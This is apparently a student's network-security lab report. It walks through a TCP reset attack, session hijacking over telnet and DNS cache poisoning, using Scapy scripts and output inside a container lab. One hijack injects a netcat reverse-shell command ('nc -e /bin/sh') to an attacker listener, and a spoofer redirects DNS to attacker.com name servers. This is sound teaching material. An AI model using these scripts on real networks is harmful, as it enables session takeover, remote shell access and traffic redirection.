

FIT3031 NETWORK SECURITY ASSIGNMENT REPORT

By Andrew Lee (30864941)

Q1:

Video:

<https://drive.google.com/file/d/17II4rHMDCvRGJ7qaJ88hcQqgeZld68ga/view?usp=sharing>

Python code for reset TCP attack:

Step 1: Need to have the assumption that the attacker has packet sniffing capabilities to see the datagram information of a TCP packet.

Step 2: Filling in the information of the source IP address which is the client, and the destination IP address of the host. In this case, we want to send a forged packet to the server in order to close the connection resulting into broken pipe.

Input command:

root @Internal-Client :~#ip addr

Output:

```
root@Internal-Client:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
76: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether d2:73:be:21:0c:db brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.179/24 scope global eth0
        valid_lft forever preferred_lft forever
root@Internal-Client:~#
```

Input Command:

root @Internal-Server:~\$ip addr

Output:

```
nsfadmin@Internal-Server:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
78: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel qlen 1000
    link/ether 4a:c5:7c:72:e5:99 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.180/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::48c5:7c72:e599/64 scope link
        valid_lft forever preferred_lft forever
```

Open wireshark and find the last TCP packet, this is because we cannot hijack a packet at the start, nor in the middle. Therefore we have to hijack it at the end:

```
Source Port: 50892
Destination Port: 22
[Stream index: 27]
[TCP Segment Len: 0]
Sequence number: 5010 (relative sequence number)
Sequence number (raw): 3968864018
[Next sequence number: 5010 (relative sequence number)]
Acknowledgment number: 7655 (relative ack number)
Acknowledgment number (raw): 2448290733
```

Step 3: Given the above information, we can successfully identify each field that is required to fill in, make sure the bit flag is “R” which stands for RST, that is a reset flag that is given in the field used by the client to initiate a request to terminate connection.

reset.py:

```
import sys
from scapy.all import *

print("sending reset packet...")
IPLayer = IP(src="10.10.10.179", dst = "10.10.10.180")
TCPLayer = TCP (sport=50892, dport=22, flags="R", seq=3968864018)
pkt=IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

Step 4: Run the program with the correct fields using input command:

root@Internal-Attacker:~#python3 reset.py

Output:

```
root@Internal-Attacker:~# python3 reset.py
sending reset packet...
version      : BitField (4 bits)      = 4      (4)
ihl          : BitField (4 bits)      = None   (None)
tos          : XByteField              = 0      (0)
len          : ShortField              = None   (None)
id           : ShortField              = 1      (1)
flags        : FlagsField (3 bits)     = <Flag 0 ()> (<Flag 0 ()>)
frag         : BitField (13 bits)      = 0      (0)
ttl          : ByteField               = 64     (64)
proto        : ByteEnumField           = 6      (0)
chksum       : XShortField             = None   (None)
src          : SourceIPField           = '10.10.10.179' (None)
dst          : DestIPField             = '10.10.10.180' (None)
options      : PacketListField         = []     ([])
sport        : ShortEnumField          = 58188  (20)
dport        : ShortEnumField          = 22     (80)
seq          : IntField                = 3307595188 (0)
ack          : IntField                = 0      (0)
dataofs      : BitField (4 bits)       = None   (None)
reserved     : BitField (3 bits)       = 0      (0)
flags        : FlagsField (9 bits)     = <Flag 4 (R)> (<Flag 2 (S
```

Output from Internal Server:

```
msfadmin@Internal-Server:~$ client_loop: send disconnect: Broken pipe
```

Do the wireshark explanation later:

Q2:

Iptables: iptables can block out malicious connections if the default policy is not drop everything

Q3:

Video:

<https://drive.google.com/file/d/1WsADhjzc1XcJJQQ1b3ctbkv372yoJ8WO/view?usp=sharing>

Step 1:

We have to establish a connection using telnet through the server's IP address which is 10.10.10.180

msfadmin@Internal-Server:~\$ telnet 10.10.10.180

```
msfadmin@Internal-Server:~$ telnet 10.10.10.180
```

Step 2:

msfadmin@Internal-Server:~\$ ls

```
msfadmin@Internal-Server:~$ ls
vulnerable
msfadmin@Internal-Server:~$
```

From the above screenshot we can see that there is a folder called "vulnerable", the objective is to make another folder called "attacker" through forgery of a single TCP packet.

```
msfadmin@Internal-Server:~$ mkdir attacker
```

msfadmin@Internal-Server:~\$ mkdir attacker

The command above is used to make a directory in the current directory called "attacker". This is to ensure when the forged TCP packet is sent, the mkdir attacker is included.

```
msfadmin@Internal-Server:~$ mkdir attacker
msfadmin@Internal-Server:~$ ls
attacker  vulnerable
msfadmin@Internal-Server:~$ rm -r attacker
msfadmin@Internal-Server:~$ ls
vulnerable
msfadmin@Internal-Server:~$
```

We can create the directory, test it out and then delete it using rm -r command.

```
- Transmission Control Protocol, Src Port: 52450, Dst Port: 23, Seq: 108, Ack: 1333, Len: 0
  Source Port: 52450
  Destination Port: 23
  [Stream index: 30]
  [TCP Segment Len: 0]
  Sequence number: 108      (relative sequence number)
  Sequence number (raw): 3270758972
  [Next sequence number: 108      (relative sequence number)]
  Acknowledgment number: 1333      (relative ack number)
  Acknowledgment number (raw): 3092304147
```

Step 3:

Since we kept the IP address of the Victim and the Server as both source and destination respectively, we do not need to change the fields carrying over from Q1. However, we used the last TCP packet to close the connection of the SSH. It is required to use another TCP packet.

Sessionhijacking.py:

```
import sys
from scapy.all import *


print("Session hijacking...")
IPLayer = IP(src="10.10.10.179", dst = "10.10.10.180")
TCPLayer = TCP (sport=52470, dport=23, flags="A", seq=3270758972,ack=3092304147)
Data = "\r mkdir attacker \r"
pkt=IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Step 4:

We have to put an additional field in the datagram for acknowledgement number when we are conducting the attack.

Step 5:

Open connections through two containers, the internal client is the victim and the internal server to check if the attack has been successfully conducted.



Step 6:

Conduct the attack and then check the output from the internal Server, as the internal Client will freeze.

The input from the attacker terminal:

```
root@Internal-Attacker:~# ls
mitm.py  poison.py  sessionhijack.py  spooof.py
netcat.py  reset.py  sniff.py          syn.py
root@Internal-Attacker:~# python3 sessionhijack.py
```

```

flags      : FlagsField (3 bits)      = <Flag 0 (>>      (<Flag 0 (>>)
frag       : BitField (13 bits)       = 0                (0)
ttl        : ByteField                = 64               (64)
proto      : ByteEnumField            = 6                (0)
chksum     : XShortField              = None             (None)
src        : SourceIPField            = '10.10.10.175'   (None)
dst        : DestIPField              = '10.10.10.180'   (None)
options    : PacketListField          = []               ([])
--
sport      : ShortEnumField           = 50960            (20)
dport      : ShortEnumField           = 23               (80)
seq        : IntField                 = 4250334004       (0)
ack        : IntField                 = 3464757284       (0)
dataofs    : BitField (4 bits)        = None             (None)
reserved   : BitField (3 bits)        = 0                (0)
flags      : FlagsField (9 bits)      = <Flag 16 (A)>     (<Flag 2 (S)>)
)
window     : ShortField               = 8192             (8192)
chksum     : XShortField              = None             (None)
urgptr     : ShortField               = 0                (0)
options    : TCPOptionsField          = []               (b'')
--
load       : StrField                 = b'\r mkdir attacker \r' (b'')
root@Internal-Attacker:~#

```

Client side is frozen:

```

Password:
Last login: Thu Oct  6 03:14:13 EDT 2022 from 10.10.10.179 on pts/3
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017
x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@Internal-Server:~$ mkdir attacker
msfadmin@Internal-Server:~$ ls
attacker vulnerable
msfadmin@Internal-Server:~$ rm -r attacker
msfadmin@Internal-Server:~$ ls
vulnerable
msfadmin@Internal-Server:~$ ls
vulnerable
msfadmin@Internal-Server:~$

```

Server side:

```

msfadmin@Internal-Server:~$ ls
attacker vulnerable
msfadmin@Internal-Server:~$

```


A directory has been successfully created named “attacker”.

Q4:

Video:

<https://drive.google.com/file/d/1lhsiP5bJQSZGkciPKnEahSgQHLLi7BT1z/view?usp=sharing>

We need to stop and start the internal-client back up again due to the previous attack. Therefore the Internal-Client will be assigned a new IP address.



Our new IP address for internal-client is 10.10.10.174. After resetting the internal client, we want to test out the command:
 root@Internal-Server:~\$ nc -e /bin/sh 10.10.10.178 4442 just on a random port so our port 4444 will not be occupied.

Open the netcat for the internal attacker to listen to using the command:

root@Internal-Attacker:~# nc -lvp 4442

```

root@Internal-Attacker:~# nc -lvp 4442
Listening on 0.0.0.0 4442
Connection received on 10.10.10.180 44244
  
```

Input the given command to give attacker a signal on the netcat to establish a connection on the port 4442:

msfadmin@Internal-Server:~\$ nc -e /bin/sh 10.10.10.176 4442

Connection has been successfully received which identifies that the command works to establish a connection:

Netcat.py:

```

import sys
from scapy.all import *

print("establishing a connection using netcat...")
IPlayer = IP(src="10.10.10.173", dst = "10.10.10.180")
TCPLayer = TCP (sport=59320, dport=23, flags="A", seq=2145404662,ack=173066147)
Data = "\r nc -e /bin/sh 10.10.10.176 4444 \r"
pkt=IPlayer/TCPLayer/Data
s(pkt)
send(pkt,verbose=0)
  
```

Fill in the information required once again in accordance with the wireshark.

Command:

```
root@Internal-Attacker:~# nc -lvp 4444 &
```

This will run the command in the background, allowing the attacker to execute essentially two commands simultaneously:

```
root@Internal-Attacker:~# nc -lvp 4444 &
[1] 105728
root@Internal-Attacker:~# Listening on 0.0.0.0 4444
```

Python3 netcat.py

```
root@Internal-Attacker:~# nc -lvp 4444 &
[1] 105728
root@Internal-Attacker:~# Listening on 0.0.0.0 4444
python3 netcat.py
Establishing a connection using netcat...
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.10.10.173' (None)
dst          : DestIPField                = '10.10.10.180' (None)
options      : PacketListField            = []         ([])
sport        : ShortEnumField             = 59320      (20)
dport        : ShortEnumField             = 23         (80)
seq          : IntField                   = 2145404662 (0)
ack          : IntField                   = 173066147  (0)
dataofs      : BitField (4 bits)          = None       (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField                 = 8192       (8192)
chksum       : XShortField                = None       (None)
urgptr       : ShortField                 = 0          (0)
```

Connection received successfully on the attacker's side receiving a signal from 10.10.10.180 59192

where the client side is frozen once again.

```
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.10.10.173' (None)
dst          : DestIPField                = '10.10.10.180' (None)
options      : PacketListField            = []         ([])
--
sport        : ShortEnumField             = 59320      (20)
dport        : ShortEnumField             = 23         (80)
seq          : IntField                   = 2145404662 (0)
ack          : IntField                   = 173066147  (0)
dataofs      : BitField (4 bits)          = None       (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField                 = 8192       (8192)
chksum       : XShortField                = None       (None)
urgptr       : ShortField                 = 0          (0)
options      : TCPOptionsField            = []         (b'')
--
load         : StrField                   = b'\r nc -e /bin/sh 10.10.10.176 4444 \r' (b'')
Connection received on 10.10.10.180 59192
root@Internal-Attacker:~#
```

Q5:

Video:

<https://drive.google.com/file/d/1lhsiP5bJQSZGkciPKnEahSgQHli7BT1z/view?usp=sharing>

Repeat of question 3 and 4, but instead of using telnet you use ssh. Attack will be unsuccessful, because SSH traffic utilises encrypted traffic, instead of telnet plaintext. SSH traffic closes connection automatically when SSH authenticates incorrect results of ciphertext with regards to the information sent.

Q6.7:

Poison.py

```
def spoof_dns(pkt):
    if (DNS in pkt and b'example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=303030, rdata='10.10.10.1')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=90000, rdata='ns1.attacker.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=90000, rdata='ns2.attacker.com')
        # The Addition Section
        Addsec1 = DNSRR(rrname='ns1.attacker.com', type='A', ttl=90000, rdata='10.10.10.1')
        Addsec2 = DNSRR(rrname='ns2.attacker.com', type='A', ttl=90000, rdata='10.10.10.2')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
                     ancount=1, nscount=2, arcount=2, an=Ansec, ns=NSsec1 / NSsec2, ar=Addsec1 / Addsec2)
        # Construct the entire IP packet
        spoofpkt = IPpkt / UDPpkt / DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Video:

https://drive.google.com/file/d/1QYW_g6iuVLzdb1tV9FFa4x82ODpGtoN4/view?usp=sharing

Q8:

dummy_gen.py

```
import random
ATTEMPT_NUM = 10000
dummy_domain_lst = []
dummy_domain_prefix = "abcdefghijklmnopqrstuvwxyz0987654321"
base_domain = ".test.com"

for i in range(0, ATTEMPT_NUM):
    str1 = "" #empty string
    for j in range(0, 5): #5 elements
        str1 += str(random.choices(dummy_domain_prefix)) #random.choices()
    str1 += base_domain #concat the ".test.com"
    dummy_domain_lst.append(str1) #append the elements
    print(str1)
```

```

n ][ 'd' ][ 'y' ][ 'y' ][ 'd' ].test.com
t ][ '4' ][ 'a' ][ '6' ][ '3' ].test.com
d ][ 'w' ][ 'o' ][ 'h' ][ 's' ].test.com
d ][ 'b' ][ '4' ][ '1' ][ 'k' ].test.com
d ][ '9' ][ '3' ][ 'u' ][ 's' ].test.com
u ][ 'f' ][ 'c' ][ 's' ][ 'i' ].test.com
0 ][ 'd' ][ '6' ][ '7' ][ '3' ].test.com
j ][ 'd' ][ 'f' ][ 'l' ][ 'd' ].test.com
r ][ 'f' ][ 'c' ][ 'f' ][ 'q' ].test.com
4 ][ 'p' ][ '2' ][ 'w' ][ 'e' ].test.com
1 ][ 'w' ][ 's' ][ 'o' ][ '8' ].test.com
l ][ 'r' ][ 'p' ][ '2' ][ 'e' ].test.com
4 ][ 'i' ][ 'l' ][ 'e' ][ '9' ].test.com
1 ][ 'm' ][ 'e' ][ 'a' ][ 'u' ].test.com
o ][ '9' ][ '6' ][ '6' ][ '3' ].test.com
5 ][ 'v' ][ 'w' ][ 'y' ][ 'j' ].test.com
3 ][ 'v' ][ 'l' ][ 'c' ][ 'w' ].test.com
l ][ 'f' ][ 'l' ][ 'e' ][ 'g' ].test.com
o ][ '2' ][ 'q' ][ 'c' ][ '2' ].test.com
k ][ 'o' ][ 'n' ][ 'w' ][ 'd' ].test.com
o ][ 'o' ][ '5' ][ 't' ][ 'c' ].test.com
m ][ '0' ][ 'q' ][ 'p' ][ 'l' ].test.com
0 ][ 'w' ][ 'g' ][ '8' ][ 'i' ].test.com
n ][ 'f' ][ 'w' ][ 'n' ][ '3' ].test.com
0 ][ 'g' ][ 'u' ][ 'h' ][ 't' ].test.com
i ][ 'g' ][ 'v' ][ 's' ][ 'a' ].test.com
r ][ 'v' ][ '6' ][ 'c' ][ '2' ].test.com
n ][ 't' ][ 'w' ][ 'e' ][ 'f' ].test.com
7 ][ 'l' ][ 'i' ][ 'c' ][ '7' ].test.com
3 ][ 'l' ][ '6' ][ '2' ][ 'v' ].test.com
m ][ 'e' ][ 'q' ][ 'o' ][ 'w' ].test.com
w ][ 'h' ][ 'c' ][ 'a' ][ 'v' ].test.com

```

Q9:

remote_dns.py

```

IPpkt = IP(dst=forwarder_dns)
UDPpkt = UDP(dport=53)
Qdsec = DNSQR(qname=cur_domain)
DNSpkt = DNS(rd=1,qd=Qdsec)
query_pkt = IPpkt/UDPpkt/DNSpkt
send(query_pkt,verbose=0)

```

Q10:

remote_dns.py

```

##### Step 3 : For that DNS query, generate 100 random guesses with random transactionID
# to spoof the response packet

for i in range(100):
    tran_id = random.randint(0,2**16)
    IPpkt = IP(dst=target_dns_ip,src=forwarder_dns)
    UDPpkt = UDP(dport=target_dns_port, sport=53)
    Quesec = DNSQR(qname=cur_domain)
    Anssec = DNSRR(rrname='test.com',type='NS',ttl=66103,rdata='10.10.10.163')
    Addsec1 = DNSRR(rrname='test.com',type = 'NS', ttl=66103,rdata='10.10.10.163')
    DNSpkt = DNS(id=tran_id,qd=Quesec,aa=1,rd=0,qr=1,qdcount=1,ancount=1,nscount=1,arcount=1,an=Anssec,ar=Addsec1)
    response_pkt = IPpkt/UDPpkt/DNSpkt
    send(response_pkt,verbose=0)

```

Q11:

remote_dns.py

<https://drive.google.com/file/d/16BGR8UWYPuTpbksozEExz3OtluxMaVxD/view?usp=sharing>

g

The attack failed for several reasons:

Two of the most prominent reasons being the transaction id is way too great of a range to be guessed in a 100 guesses. When the attacker tries to spoof the packet, he needs a greater amount of guesses.

The reply from the server is too fast for the packet to be sent before the actual DNS query. Therefore, it is essentially impossible to spoof without taking drastic measures and changes in terms of number of guesses or the reply speed.